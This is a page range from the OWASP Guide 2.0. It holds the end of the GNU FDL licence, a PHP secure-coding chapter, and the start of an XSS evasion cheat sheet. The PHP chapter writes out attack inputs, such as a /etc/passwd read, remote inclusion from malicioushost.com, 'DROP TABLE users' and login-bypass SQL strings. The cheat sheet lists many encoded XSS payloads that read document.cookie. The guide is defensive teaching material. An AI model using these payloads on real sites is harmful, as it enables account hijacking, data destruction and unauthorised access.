    OWASP Guide 2.0 It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document. MODIFICATIONS You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version: Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five). State on the Title page the name of the publisher of the Modified Version, as the publisher. Preserve all the copyright notices of the Document. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice. Include an unaltered copy of this License. Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document 253
  • 254.
    OWASP Guide 2.0 forprevious versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission. In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles. Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version. Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section. If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles. You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard. You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one. The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version. 254
  • 255.
    OWASP Guide 2.0 COMBININGDOCUMENTS You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice. The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work. In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements." COLLECTIONS OF DOCUMENTS You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects. You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document. AGGREGATION WITH INDEPENDENT WORKS A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document. 255
  • 256.
    OWASP Guide 2.0 If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate. TRANSLATION Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail. TERMINATION You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance. FUTURE REVISIONS OF THIS LICENSE The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/ Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation. 256
  • 257.
    OWASP Guide 2.0 PHPGuidelines PHP (recursive acronym for PHP: Hypertext Preprocessor) is a widely used server-side scripting language for creating dynamic web pages. Server-side means that the code is interpreted on the server before the result is sent to the client. PHP code is embedded in HTML code and it is easy to get started with, while still very powerful for the experienced programmer. However being extremely feature rich and easy to get started with is not only positive, it to often leads to insecure applications vulnerable to several different kinds of attacks. This chapter will try to explain the most common attacks and how we can protect ourselves against them. PHP is open-source and freely downloadable from http://www.php.net/ Global variables Variables declared outside of functions are considered global by PHP. The opposite is that a variable declared inside a function, is considered to be in local function scope. PHP handles global variables quite differently that say languages like C. In C, a global variable is always available in local scope as well as global, as long as it is not overridden by a local definition. In PHP things are different; to access a global variable from local scope you have to declare it global in that scope. The following example shows this: $sTitle = 'Page title'; // Global scope function printTitle() { global $sTitle; // Declare the variable as global echo $sTitle; // Now we can access it just like it was a local variable } All variables in PHP are represented by a dollar sign followed by the name of the variable. The names are case-sensitive and must start with a letter or underscore, followed by any number of letters, numbers, or underscores. 257
  • 258.
    OWASP Guide 2.0 register_globals The register_globals directive makes input from GET, POST and COOKIE, as well as session variables and uploaded files, directly accessible as global variables in PHP. This single directive, if set in php.ini, is the root of many vulnerabilities in web applications. Let's start by having a look at an example: if ($bIsAlwaysFalse) { // This is never executed: $sFilename = 'somefile.php'; } // ... if ( $sFilename != '' ) { // Open $sFilename and send it's contents to the browser // ... } If we were to call this page like: page.php?sFilename=/etc/passwd with register_globals set, it would be the same as to write the following: $sFilename = '/etc/passwd'; // This is done internally by PHP if ( $bIsAlwaysFalse ) { // This is never executed: $sFilename = 'somefile.php'; } // ... if ( $sFilename != '' ) { // Open $sFilename and send it's contents to the browser // ... } 258
  • 259.
    OWASP Guide 2.0 PHP takes care of the $sFilename = '/etc/passwd'; part for us. What this means is that a malicious user could inject his/her own value for $sFilename and view any file readable under the current security context. We should always think of that “what if” when writing code. So turning off register_globals might be a solution but what if our code ends up on a server with register_globals on. We must bear in mind that all variables in global scope could have been tampered with. The correct way to write the above code would be to make sure that we always assign a value to $sFilename: // We initialize $sFilename to an empty string $sFilename = ''; if ( $bIsAlwaysFalse ) { // This is never executed: $sFilename = 'somefile.php'; } ... if ( $sFilename != '' ) { // Open $sFilename and send it's contents to the browser ... } Another solution would be to have as little code as possible in global scope. Object oriented programming (OOP) is a real beauty when done right and I would highly recommend you to take that approach. We could write almost all our code in classes that is generally safer and promotes reuse. Like we never should assume that register_globals is off we should never assume it is on. The correct way to get input from GET, POST, COOKIE etc is to use the superglobals that were added in PHP version 4.1.0. These are the $_GET, $_POST, $_ENV, $_SERVER, $_COOKIE, $_REQUEST $_FILES, and $_SESSION arrays. The term superglobals is used since they are always available without regard to scope. Includes and Remote files The PHP functions include() and require() provides an easy way of including and evaluating files. When a file is included, the code it contains inherits the variable scope of the line on which the include statement was executed. All variables available at that line will be available within 259
  • 260.
    OWASP Guide 2.0 theincluded file. And the other way around, variables defined in the included file will be available to the calling page within the current scope. The included file does not have to be a file on the local computer. If the allow_url_fopen directive is enabled in php.ini you can specify the file to be included using an URL. PHP will get it via HTTP instead of a local pathname. While this is a nice feature it can also be a big security risk. Note: The allow_url_fopen directive is enabled by default. A common mistake is not considering that every file can be called directly, that is a file written to be included is called directly by a malicious user. An example: // file.php $sIncludePath = '/inc/'; include($sIncludePath . 'functions.php'); ... // functions.php include($sIncludePath . 'datetime.php'); include($sIncludePath . 'filesystem.php'); In the above example, functions.php is not meant to be called directly, so it assumes the calling page sets $sIncludePath. By creating a file called datetime.php or filesystem.php on another server (and turning off PHP processing on that server) we could call functions.php like the following: functions.php?sIncludePath=http://www.malicioushost.com/ PHP would nicely download datetime.php from the other server and execute it, which means a malicious user could execute code of his/her choice in functions.php. I would recommend against includes within includes (as the example above). In my opinion, it makes it harder to understand and get an overview of the code. Right now, we want to make the above code safe and to do that we make sure that functions.php really is called from file.php. The code below shows one solution: 260
  • 261.
    OWASP Guide 2.0 // file.php define('SECURITY_CHECK', true); $sIncludePath = '/inc/'; include($sIncludePath . 'functions.php'); ... // functions.php if ( !defined('SECURITY_CHECK') ) { // Output error message and exit. ... } include($sIncludePath . 'datetime.php'); include($sIncludePath . 'filesystem.php'); The function define() defines a constant. Constants are not prefixed by a dollar sign ($) and thus we can not break this by something like: functions.php?SECURITY_CHECK=1 Although not so common these days you can still come across PHP files with the .inc extension. These files are only meant to be included by other files. What is often overlooked is that these files, if called directly, does not go through the PHP preprocessor, and thus is sent in clear text. We should be consistent and stick with one extension that we know is processed by PHP. The .php extension is recommended. File upload PHP is a feature rich language and one of it is built in features is automatic handling of file uploads. When a file is uploaded to a PHP page, it is automatically saved to a temporary directory. New global variables describing the uploaded file will be available within the page. Consider the following HTML code presenting a user with an upload form: <form action= “page.php “ method= “POST “ enctype= “multipart/form-data “> <input type= “file “ name= “testfile “ /> <input type= “submit “ value= “Upload file “ /> </form> After submitting the above form, new variables will be available to page.php based on the “testfile” name. // Variables set by PHP and what they will contain: // A temporary path/filename generated by PHP. This is where the file is 261
  • 262.
    OWASP Guide 2.0 //saved until we move it or it is removed by PHP if we choose not to do anything with it. $testfile // The original name/path of the file on the client's system. $testfile_name // The size of the uploaded file in bytes. $testfile_size // The mime type of the file if the browser provided this information. For example: “image/jpeg”. $testfile_type A common approach is to check if $testfile is set and if it is, start working on it right away, maybe copying it to a public directory, accessible from any browser. You probably already guessed it; this is a very insecure way of working with uploaded files. The $testfile variable does not have to be a path/file to an uploaded file. It could come from GET, POST, and COOKIE etc. A malicious user could make us work on any file on the server, which is not very pleasant. We should not assume anything about the register_globals directive, it could be on or off for all we care, our code should work with or without it and most importantly it will be just as secure regardless of configuration settings. So the first thing we should do is to use the $_FILES array: // The temporary filename generated by PHP $_FILES['testfile']['tmp_name'] // The original name/path of the file on the client's system. $_FILES['testfile']['name'] // The mime type of the file if the browser provided this information. // For example: “image/jpeg “. $_FILES['testfile']['type'] // The size of the uploaded file in bytes. $_FILES['testfile']['size'] The built in functions is_uploaded_file() and/or move_uploaded_file() should be called with $_FILES['testfile']['tmp_name'] to make sure that the file really was uploaded by HTTP POST. The following example shows a straightforward way of working with uploaded files: 262
  • 263.
    OWASP Guide 2.0 if( is_uploaded_file($_FILES['testfile']['tmp_name']) ) { // Check if the file size is what we expect (optional) if ( $_FILES['sImageData']['size'] > 102400 ) { // The size can not be over 100kB, output error message and exit. ... } // Validate the file name and extension based on the original name in $_FILES['testfile']['name'], // we do not want anyone to be able to upload .php files for example. ... // Everything is okay so far, move the file with move_uploaded_file ... } Note: We should always check if a variable in the superglobals arrays is set with isset() before accessing it. I choose not to do that in the above examples because I wanted to keep them as simple as possible. Sessions Sessions in PHP is a way of saving user specific variables or “state “ across subsequent page requests. This is achieved by handing a unique session id to the browser which the browser submits with every new request. The session is alive as long as the browser keeps sending the id with every new request and not to long time passes between requests. The session id is generally implemented as a cookie but it could also be a value passed in the URL. Session variables are saved to files in a directory specified in php.ini, the filenames in this directory are based on the session ids. Each file will contain the variables for that session in clear text. First we are going to look at the old and insecure way of working with sessions; unfortunately this way of working with sessions is still widely used. // first.php // Initalize session management session_start(); // Authenticate user if ( ... ) { 263
  • 264.
    OWASP Guide 2.0 $bIsAuthenticated = true; } else { $bIsAuthenticated = false; } // Register $bIsAuthenticated as a session variable session_register('bIsAuthenticated'); echo '<a href= “second.php “>To second page</a>'; // second.php // Initalize session management session_start(); // $bIsAuthenticated is automatically set by PHP if ( $bIsAuthenticated ) { // Display sensitive information ... } Why is this insecure? It is insecure because a simple second.php?bIsAuthenticated=1 would bypass the authentication in first.php. session_start() is called implicitly by session_register() or by PHP if the session.auto_start directive is set in php.ini (defaults to off). However to be consistent and not to rely on configuration settings we always call it for ourselves. The recommend way of working with sessions: // first.php // Initalize session management session_start(); // Authenticate user if ( ... ) { $_SESSION['bIsAuthenticated'] = true; } else { $_SESSION['bIsAuthenticated'] = false; } echo '<a href= “second.php”>To second page</a>'; // second.php // Initalize session management session_start(); if ($_SESSION['bIsAuthenticated'] ) { 264
  • 265.
    OWASP Guide 2.0 // Display sensitive information ... } Not only is the above code more secure it is also, in my opinion, much cleaner and easier to understand. Note: On multi host systems, remember to secure the directory containing the session files (typically held in /tmp), otherwise users might be able to create custom session files for other sites. Cross-site scripting (XSS) Consider a guestbook application written in PHP. The visitor is presented with a form where he/she enters a message. This form is then posted to a page which saves the data to a database. When someone wishes to view the guestbook all messages are fetched from the database to be sent to the browser. For each message in the database the following code is executed: // $aRow contains one row from a SQL-query echo '<td>'; echo $aRow['sMessage']; echo '</td>'; ... What this means is that exactly what is entered in the form is later sent unchanged to every visitor's browser. Why is this a problem? Picture someone entering the character < or >, that would probably break the page's formatting. However, we should be happy if that is all that happens. This leaves the page wide open for injecting JavaScript, HTML, VBScript, Flash, ActiveX etc. A malicious user could use this to present new forms, fooling users to enter sensitive data. Unwanted advertising could be added to the site. Cookies can be read with JavaScript on most browsers and thus most session ids, leading to hijacked accounts. What we want to do here is to convert all characters that have special meaning to HTML into HTML entities. Luckily PHP provides a function for doing just that, this function is called htmlspecialchars() and converts the characters “, &, < and > into &amp; “ &lt; and &gt;. (PHP has another function called htmlentities() which converts all characters that have HTML entities equivalents, but htmlspecialchars suits our needs perfectly.) // The correct way to do the above would be: echo '<td>'; echo htmlspecialchars($aRow['sMessage']); echo '</td>'; ... 265
  • 266.
    OWASP Guide 2.0 One might wonder why we do not do this right away when saving the message to the database. Well that is just begging for trouble, then we would have to keep track of where the data in every variable comes from, and we would have to treat input from GET, POST differently from data we fetch from a database. It is much better to be consistent and call htmlspecialchars() on the data right before we send it to the browser. This should be done on all unfiltered input before sending it to the browser. Why htmlspecialchars is not always enough Let's take a look at the following code: // This page is meant to be called like: page.php?sImage=filename.jpg echo '<img src= “' . htmlspecialchars($_GET['sImage']) . '” />'; The above code without htmlspecialchars would leave us completely vulnerable to XSS attacks but why is not htmlspecialchars enough? Since we are already in a HTML tag we do not need < or > to be able to inject malicious code. Look at the following: // We change the way we call the page: // page.php?sImage=javascript:alert(document.cookie); // Same code as before: echo '<img src= “' . htmlspecialchars($_GET['sImage']) . '” />'; <!— The above would result in: --> <img src= “javascript:alert(document.cookie);” /> “javascript:alert(document.cookie);” passes right through htmlspecialchars without a change. Even if we replace some of the characters with HTML numeric character references the code would still execute in some browsers. <!-- This would execute in some browsers: --> <img src= “javascript&#58;alert&#40;document.cookie&#41;;” /> There is no generic solution here other than to only accept input we know is safe, trying to filter out bad input is hard and we are bound to miss something. Our final code would look like the following: // We only accept input we know is safe (in this case a valid filename) if ( preg_match('/^[0-9a-z_]+.[a-z]+$/i', $_GET['sImage']) ) { echo '<img src="' . $_GET['sImage'] . '" />;'; } 266
  • 267.
    OWASP Guide 2.0 SQL-injection The term SQL-injection is used to describe the injection of commands into an existing SQL query. The Structured Query Language (SQL) is a textual language used to interact with database servers like MySQL, MS SQL and Oracle. $iThreadId = $_POST['iThreadId']; // Build SQL query $sSql = “SELECT sTitle FROM threads WHERE iThreadId = “ . $iThreadId; To see what's wrong with to code above, let's take a look at the following HTML code: <form method=“post” action=“insecure.php”> <input type=“text” name=“iThreadId” value=“4; DROP TABLE users” /> <input type=“submit” value=“Don't click here” /> </form> If we submit the above form to our insecure page, the string sent to the database server would look like the following, which is not very pleasant: SELECT sTitle FROM threads WHERE iThreadId = 4; DROP TABLE users There are several ways you can append SQL commands like this, some dependent of the database server. To take this further, this code is common in PHP applications: $sSql = “SELECT iUserId FROM users” . “ WHERE sUsername = '“ . $_POST['sUsername'] . “' AND sPassword = '“ . $_POST['sPassword'] . “'“; We can easily skip the password section here by entering “theusername'--” as the username or “' OR '' = '“ as the password (without the double-quotes), resulting in: // Note: -- is a line comment in MS SQL so everything after it will be skipped SELECT iUserId FROM users WHERE sUsername = 'theusername'--' AND sPassword = '' // Or: SELECT iUserId FROM users WHERE sUsername = 'theusername' AND sPassword = '' OR '' = '' Here is where validation comes into play, in the first example above we must check that $iThreadId really is a number before we append it to the SQL-query. 267
  • 268.
    OWASP Guide 2.0 if( !is_numeric($iThreadId) ) { // Not a number, output error message and exit. ... } The second example is a bit trickier since PHP has built in functionality to prevent this, if it is set. This directive is called magic_quotes_gpc, which like register_globals never should have been built into PHP, in my opinion that is, and I will explain why. To have characters like ' in a string we have to escape them, this is done differently depending on the database server: // MySQL: SELECT iUserId FROM users WHERE sUsername = 'theusername'--' AND sPassword = '' // MS SQL Server: SELECT iUserId FROM users WHERE sUsername = 'theusername''- -' AND sPassword = '' Now what magic_quotes_gpc does, if set, is to escape all input from GET, POST and COOKIE (gpc). This is done as in the first example above, that is with a backslash. So if you enter “theusername'--” into a form and submit it, $_POST['sUsername'] will contain “theusername'--”, which is perfectly safe to insert into the SQL-query, as long as the database server supports it (MS SQL Server doesn't). This is the first problem the second is that you need to strip the slashes if you're not using it to build a SQL-query. A general rule here is that we want our code to work regardless if magic_quotes_gpc is set or not. The following code will show a solution to the second example: // Strip backslashes from GET, POST and COOKIE if magic_quotes_gpc is on if (get_magic_quotes_gpc()) { // GET if (is_array($_GET)) { // Loop through GET array foreach ($_GET as $key => $value) { $_GET[$key] = stripslashes($value); } } // POST if (is_array($_POST)) { // Loop through POST array 268
  • 269.
    OWASP Guide 2.0 foreach ($_POST as $key => $value) { $_POST[$key] = stripslashes($value); } } // COOKIE if (is_array($_COOKIE)) { // Loop through COOKIE array foreach ($_COOKIE as $key => $value) { $_COOKIE[$key] = stripslashes($value); } } } function sqlEncode($sText) { $retval = ''; if ($bIsMySql) { $retval = addslashes($sText); } else { // Is MS SQL Server $retval = str_replace("'", "''", $sText); } return $retval; } $sUsername = $_POST['sUsername']; $sPassword = $_POST['sPassword']; $sSql = "SELECT iUserId FROM users ". " WHERE sUsername = '" . sqlEncode($sUsername) . "'" . " AND sPassword = '". sqlEncode($sPassword)."'"; Preferably we put the if-statement and the sqlEncode function in an include. Now as you probably can imagine a malicious user can do a lot more than what I’ve shown you here, that is if we leave our scripts vulnerable to injection. I have seen examples of complete databases being extracted from vulnerabilities like the ones described above. 269
  • 270.
    OWASP Guide 2.0 CodeInjection • include() and require() - Includes and evaluates a file as PHP code. • eval() - Evaluates a string as PHP code. • preg_replace() - The /e modifier makes this function treat the replacement parameter as PHP code. Command injection exec(), passthru(), system(), popen() and the backtick operator (`) - Executes its input as a shell command. When passing user input to these functions, we need to prevent malicious users from tricking us into executing arbitrary commands. PHP has two functions which should be used for this purpose, they are escapeshellarg() and escapeshellcmd(). Configuration settings register_globals If set PHP will create global variables from all user input coming from get, post and cookie. If you have the opportunity to turn off this directive you should definitely do so. Unfortunately there is so much code out there that uses it so you are lucky if you can get away with it. Recommended: off safe_mode The PHP safe mode includes a set of restrictions for PHP scripts and can really increase the security in a shared server environment. To name a few of these restrictions: A script can only access/modify files and folders which has the same owner as the script itself. Some functions/operators are completely disabled or restricted, like the backtick operator. disable_functions This directive can be used to disable functions of our choosing. open_basedir Restricts PHP so that all file operations are limited to the directory set here and its subdirectories. allow_url_fopen With this option set PHP can operate on remote files with functions like include and fopen. Recommended: off 270
  • 271.
    OWASP Guide 2.0 error_reporting We want to write as clean code as possible and thus we want PHP to throw all warnings etc at us. Recommended: E_ALL log_errors Logs all errors to a location specified in php.ini. Recommended: on display_errors With this directive set, all errors that occur during the execution of scripts, with respect to error_reporting, will be sent to the browser. This is desired in a development environment but not on a production server, since it could expose sensitive information about our code, database or web server. Recommended: off (production), on (development) magic_quotes_gpc Escapes all input coming in from post, get and cookie. This is something we should handle on our own. This also applies to magic_quotes_runtime. Recommended: off post_max_size, upload_max_filesize and memory_limit These directives should be set at a reasonable level to reduce the risk of resource starvation attacks. Recommended practices Double versus Single quotes // Double quotes: $sSql = “SELECT iUserId FROM users WHERE sName = 'John Doe'“; // Single quotes: echo '<td width=“100”></td>'; As a general rule use double quotes with sql-commands, in all other cases use single quotes. Do not rely on short_open_tag If short_open_tag is set it allows the short form of PHP's open tag to be used, that is <? ?> instead of <?php ?>. Like register_globals you should never assume that this is set. String concatenation. 271
  • 272.
    OWASP Guide 2.0 $sOutput= 'Hello ' . $sName; // Not: $sOutput = “Hello $sName”; This increases readability and is less error prone. Comment your code. Always try to comment your code, regardless of how simple it may seem to you and remember to use English. Complex code should always be avoided If you find that you have trouble understanding code you've written then try to picture other people understanding it. Comments help but doesn't always do it here so rewrite! Naming Conventions Variable names should be in mixed case starting with lower case prefix $sName, $iSizeOfBorder // string, integer This makes it very easy to look at a variable and directly see what it contains. Here is a list of common prefixes: • a Array • b bool • d double • f float • i int • l long • s string • g_ global (followed by normal prefix) Boolean variables should use the prefix b followed by is, has, can or should $bIsActive, $bHasOwner This also applies to functions that return boolean, but without the b prefix, for example: $user->hasEmail(); Negated boolean variable names must be avoided var $bIsActive; // Not: $bIsNotActive var $bHasId; // Not: $bHasNoId It's not directly obvious what that following code does: if ( !$bIsNotActive ) { 272
  • 273.
    OWASP Guide 2.0 ... } Object variables should be all lowercase or use the prefix o or obj $session, $page // Preferred $oSession $objPage All lowercase is the preferred here but the important thing is to be consistent. Constants must be all uppercase using underscore to separate words $SESSION_TIMEOUT, $BACKGROUND_COLOR, $PATH However, in general the use of such constants should be minimized and if needed replace them with functions. Function names should start with a verb and be written in mixed case starting with lower case validateUser(), fetchArray() Abbreviations must not be uppercase when used in a name $sHtmlOutput // Not: $sHTMLOutput getPhpInfo() // Not: getPHPInfo() Using all uppercase for the base name will give conflicts with the naming conventions given above. SQL keywords should be all uppercase SELECT TOP 10 sUsername, sName FROM users This makes it much easier to understand and get an overview of a SQL query. Private class variables should have underscore suffix class MyClass { var $sName_; } This is a way of separating public and private variables. However this is not as important as in other languages since in PHP you use the $this-> pointer to access private variables. All names should be written in English 273
  • 274.
    OWASP Guide 2.0 $iRowId// Not: $iRadId (Swedish) English is the preferred language for international development. This also applies to comments. Variables with a large scope should have long names, variables with a small scope can have short names Temporary variables are best kept short. Someone reading such variables should be able to assume that its value is not used outside a few lines of code. Common temporary variables are $i, $j, $k, $m and $n. Since these variables should have small scope prefixes are a bit of overkill. The name of the object is implicit, and should be avoided in a method name $session->getId() // Not: $session->getSessionId() The latter might seem natural when writing the class declaration, but is implicit in use, as shown in the example above. The terms get/set must be used where an attribute is accessed directly. $user->getName(); $user->setName($sName); This is already common practice in languages like C++ and Java. Abbreviations should be avoided $session->initialize(); // Not: $session->init(); $thread->computePosts(); // Not: $thread->compPosts(); There is an exception to this rule and that is names that are better known for their shorter form, like HTML, CPU etc. Syntax Function and class declarations function doSomething() { // ... 274
  • 275.
    OWASP Guide 2.0 } //Not: function doSomething() { // ... } The same applies to class declaration. Statements and curly brackets if ( $bIsActive ) { ... } // Not: if ( $bIsActive ) { ... } The first bracket should always be on the line after the statement, not on the same line. The code is much easier to follow this way. This also applies to for, switch, while etc. Statements and spaces if ( $sName == 'John' ) { // ... } // Not: if ($sName=='John') { // ... } Summary Validate, validate and validate! Do not trust input from any source unless you can be 100% certain that it has not been tampered with. This applies to variables in global scope as well as input from GET, POST and COOKIE. Even data in a database can not be trusted if it sometime 275
  • 276.
    OWASP Guide 2.0 camefrom user input. Never send unfiltered output to the browser or we would surely be vulnerable to XSS attacks in one way or another. 276
  • 277.
    OWASP Guide 2.0 CheatSheets Cross Site Scripting This list has been reproduced with the kind permission of Robert Hansen, and was last updated April 28, 2005. The most up to date version can be found at http://ha.ckers.org/xss.html XSS Locator Inject this string, view source and search for "XSS", if you see "<XSS" versus "&lt;XSS" it may be vulnerable '';!--"<XSS>=&{()} Normal XSS <IMG SRC="javascript:alert('XSS');"> No quotes and no semicolon <IMG SRC=javascript:alert('XSS')> Case insensitive <IMG SRC=JaVaScRiPt:alert('XSS')> HTML entities <IMG SRC=JaVaScRiPt:alert(&quot;XSS&quot;)> UTF-8 Unicode Encoding Mainly IE and Opera <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108; &#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41> 277
  • 278.
    OWASP Guide 2.0 LongUTF-8 encoding without semicolons This is often effective in code which looks for &#XX style XSS, since most people don't know about padding - up to seven numeric characters total. This is also useful against people who decode against strings like $tmp_string =~ s/.*&#(d+);.*/$1/; which incorrectly assumes a semicolon is required to terminate a html encoded string, which has been seen in the wild. <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105& #0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000 040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041> Hex encoding without semicolons This is also a viable attack against the above Perl regex substitution $tmp_string =~ s/.*&#(d+);.*/$1/; which assumes that there is a numeric character following the # symbol - which is not true with hex HTML. <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x 72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29> Embedded white space to break up XSS Works in IE and Opera. Some websites claim than any of the chars 09-13 (decimal) will work for this attack. That is incorrect. Only 09 (horizontal tab), 10 (new line) and 13 (carriage return) work. See the ASCII chart for more details. The following four XSS examples illustrate this vector: <IMG SRC="jav&#x09;ascript:alert('XSS');"> <IMG SRC="jav&#x0A;ascript:alert('XSS');"> <IMG SRC="jav&#x0D;ascript:alert('XSS');"> <IMG SRC = 278
  • 279.
    OWASP Guide 2.0 j a v a s c r i p t : a l e r t ( ' X S S ' ) " > Nullbytes Okay, I lied, null chars also work as XSS vectors in both IE and older versions of Opera, but not like above, you need to inject them directly using something like Burp Proxy or if you want to write your own you can either use vim (^V@ will produce a null) or the following program to generate it into a text file. Okay, I lied again, older versions of Opera (circa 7.11 on Windows) were vulnerable to one additional char 173 (the soft hypen control char). But the null char %00 is 279
  • 280.
    OWASP Guide 2.0 muchmore useful and helped me bypass certain real world filters with a variation on this example: perl -e 'print "<IMG SRC=java0script:alert("XSS")>";' > out Spaces Spaces before the JavaScript in images for XSS (this is useful if the pattern match doesn't take into account spaces in the word "javascript:" -which is correct since that won't render- and makes the false assumption that you can't have a space between the quote and the "javascript:" keyword): <IMG SRC=" javascript:alert('XSS');"> No single quotes or double quotes or semicolons <SCRIPT>a=/XSS/ alert(a.source)</SCRIPT> Body image <BODY BACKGROUND="javascript:alert('XSS')"> Body tag I like this method because it doesn't require using any variants of "javascript:" or "<SCRIPT..." to accomplish the XSS attack: <BODY ONLOAD=alert('XSS')> Event Handlers Event handlers can be used in similar XSS attacks to the body onload attack. This is the most comprehensive list on the net, at the time of writing. 280
  • 281.
    OWASP Guide 2.0 • FSCommand() (attacker can use this when executed from within an embedded Flash object) • onAbort() (when user aborts the loading of an image) • onActivate() (when object is set as the active element) • onAfterPrint() (activates after user prints or previews print job) • onAfterUpdate() (activates on data object after updating data in the source object) • onBeforeActivate() (fires before the object is set as the active element) • onBeforeCopy() (attacker executes the attack string right before a selection is copied to the clipboard - attackers can do this with the execCommand("Copy") function) • onBeforeCut() (attacker executes the attack string right before a selection is cut) • onBeforeDeactivate() (fires right after the activeElement is changed from the current object) • onBeforeEditFocus() (Fires before an object contained in an editable element enters a UI- activated state or when an editable container object is control selected) • onBeforePaste() (user needs to be tricked into pasting or be forced into it using the execCommand("Paste") function) • onBeforePrint() (user would need to be tricked into printing or attacker could use the print() or execCommand("Print") function). • onBeforeUnload() (user would need to be tricked into closing the browser - attacker cannot unload windows unless it was spawned from the parent) • onBlur() (in the case where another popup is loaded and window looses focus) • onBounce() (fires when the behavior property of the marquee object is set to "alternate" and the contents of the marquee reach one side of the window) • onCellChange() (fires when data changes in the data provider) • onChange() (select, text, or TEXTAREA field loses focus and its value has been modified) • onClick() (someone clicks on a form) • onContextMenu() (user would need to right click on attack area) • onControlSelect() (fires when the user is about to make a control selection of the object) 281
  • 282.
